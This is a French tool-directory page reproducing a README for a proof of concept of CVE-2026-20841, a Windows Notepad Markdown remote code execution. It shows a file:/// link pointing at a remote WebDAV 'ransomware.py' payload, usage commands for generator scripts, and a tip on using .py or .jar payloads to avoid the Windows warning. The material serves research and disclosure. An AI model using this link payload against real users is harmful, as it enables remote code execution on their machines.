
Skip to content
KitploitKITPLOIT
OutilsExploitsBlog
Log in
Soumettre
OutilsExploitsBlog
Soumettre

Outils de Hacking, PenTest et Cybersécurité pour votre Arsenal de Sécurité !

Kitploit est un répertoire d'outils de hacking, de cybersécurité et de pentesting. Découvrez les dernières mises à jour des projets pour trouver des vulnérabilités, analyser des systèmes, automatiser les tests et renforcer votre sécurité.

FluxContactConfidentialité© 2026 Kitploit

Répertoire d'outils

Catégories

Voir toutes les catégories
Loading categories
CVE-2026-20841 — PoC pour le 'Windows Notepad RCE' | Kitploit
Outils/GitHubGitHub/tangent65536/cve-2026-20841
Génération de PayloadsExploitationHameçonnage
GitHubtangent65536/cve-2026-20841

CVE-2026-20841

PoC pour le 'Windows Notepad RCE'

Voir le dépôt
2136il y a 9 moisPas encore vérifié
Partager

CVE-2026-20841 PoC

PoC de la vulnérabilité « Windows Notepad RCE ».

Avertissements

  1. Je ne suis PAS celui qui a découvert cette vulnérabilité. Merci aux auteurs originaux listés sur la page de divulgation officielle. J'ai simplement recréé le PoC selon la description.
  2. Personnellement, je ne pense pas que cette vulnérabilité soit aussi grave qu'elle n'y paraît. Il faut plus d'un clic pour la déclencher, à moins que certains critères soient satisfaits sur le système cible. Veuillez consulter la section Critères et limites. J'ai recréé ce PoC parce qu'il est très digne d'un mème. Un « Notepad RCE », ça semble totalement dingue.

Description

La « vulnérabilité » est simple. Le moteur Markdown du Bloc-notes Windows ne se soucie pas des protocoles d'URL obscurs. En tant qu'analyste de malwares, j'ai lu de nombreux rapports sur le déploiement de payloads via WebDAV et SMB. D'après ce document, on peut abuser du protocole file:/// et créer une URL qui pointe vers un fichier sur un serveur WebDAV/SMB.

[BadLink](file:///\\webdav-payload-host@5005\DavWWWRoot\ransomware.py)

Utilisation

J'ai créé deux scripts. Un en Node.js et l'autre en Python. Les deux créent un fichier Markdown pointant vers un payload WebDAV. Vous pouvez utiliser les payloads d'exemple dans le dossier sample-payloads.

Node.js

node poc.js <webdav-server> <port> <payload/path/on/server>

Python

python poc.py <webdav-server> <port> <payload/path/on/server>

Le résultat (poc.md) apparaîtra dans le répertoire courant.

Critères et limites


  1. La plupart des extensions de fichiers de payload (par ex. .exe, .lnk, .vbs, ...) déclencheront toujours un avertissement intégré malgré la vulnérabilité de l'application Bloc-notes. L'avertissement vient de Windows lui-même. Au moins, tout ce que j'ai testé et qui peut mener à l'exécution de code sur une installation par défaut (OOB) affiche cet avertissement obligatoire.
    fig01

  2. Si l'appareil cible dispose de Python ou Java installé, vous pouvez utiliser un payload .py ou .jar pour contourner la pop-up d'avertissement.

Après l'application du correctif

fig02
Cliquer sur le lien affiche désormais un nouvel avertissement contextuel.

Divers

Vous pouvez trouver la version vulnérable du Bloc-notes Windows sur Uptodown. N'oubliez pas de vérifier la signature numérique de l'installeur et de vous assurer qu'elle provient de Microsoft. De plus, vous devriez tester ce PoC uniquement dans une machine virtuelle.

Restez prudent et amusez-vous bien !

Télécharger l’outil

Populaires

Voir tout →

Découvrez les outils les plus utilisés par notre communauté.

  • 1

    OsintHunter

    letox4/osinthunter

    🎯 La boîte à outils OSINT ultime : graphe d'enquête, notation de confiance, familles d'alias, carte, chronologie et rapports. 49 modules, plus de 400 sites, aucune clé API requise.

    837
  • 2

    ghostlock-app

    yukonga/ghostlock-app

    # Application d'exécution en un clic GhostLock (CVE-2026-43499)

    536
  • 3

    ARTEX

    baarai/artex

    Plateforme autonome de tests d'intrusion multi-agents basée sur des LLM, avec agents planificateur/ouvrier, graphes d'actifs et d'exploration, enregistrement du trafic MITM et retest des vulnérabilités.

    424
  • 4

    redforge

    cybersecurity91/redforge

    Boîte à outils red team côté navigateur avec 102 outils hors ligne pour la reconnaissance, la génération de payloads, les attaques par identifiants, la cryptographie, l'encodage et le reporting d'engagement.

    355
  • 5

    looking-glass

    anonghosty/looking-glass

    Plateforme CSIRT qui ingère les rapports Shadowserver dans MongoDB et les rejoue sous forme de cartes interactives, d'analyses, de constats, d'avis et de tableaux de bord exécutifs.

    294
  • 6

    CyberStrikeAI

    ed1s0nz/cyberstrikeai

    Le système d'action pour la cybersécurité native IA—où l'intention devient une exécution gouvernée, les preuves deviennent une mémoire opérationnelle, et chaque opération améliore la suivante.

    276

Explorer tous les outils

Parcourez notre collection d'outils

Voir tous les outils →





